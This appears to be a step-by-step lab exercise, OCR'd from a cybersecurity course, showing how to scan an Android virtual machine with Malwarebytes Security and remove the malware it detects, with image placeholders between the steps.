


Task 3: Secure Android Devices from Malicious Apps using Malwarebytes Security


- Click Android to switch to the **Android** machine. Click **Commands** icon from the top-left corner of the screen, navigate to **Power** --> **Reset/Reboot machine**. After the machine reboots, on the **Home screen**, swipe from right to left to navigate to the second page of the **Home screen**. On the second page of the **Home screen**, click the **Malwarebytes** app.




- **Malwarebytes Security** initializes. A **Let's get you started** message appears; click the **Get started** button to proceed. In the permissions window, click **Give permission**. A system pop-up appears, asking for permission; click **ALLOW**.




- If trial version wizard appears, click the **Start Premium trial** button to start the free premium trial version of Malwarebytes Security. The **Your device is safe** screen loads; click the **Scan now** button to start scanning the system. **Malwarebytes Security** begins a security scan, as shown in the screenshot.




- After the completion of the scan, **Scan finished** message appears, click **View scan results** to see the results. A **Threats** screen appears. This will show you all the malware (if any) found on your device.



- Click the **Remove selected** button to remove the detected malware from your device. A **confirmation** pop-up appears; click **OK** to confirm the removal of the malware. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**.





- Click **Scan after update** in the lower section of the **Scanner** window under **Previous scans** to view details of the scan. The **Scanning history** screen appears, displaying the deleted malicious file, as shown in the screenshot. This concludes the demonstration of how to secure Android devices from malicious apps using Malwarebytes Security.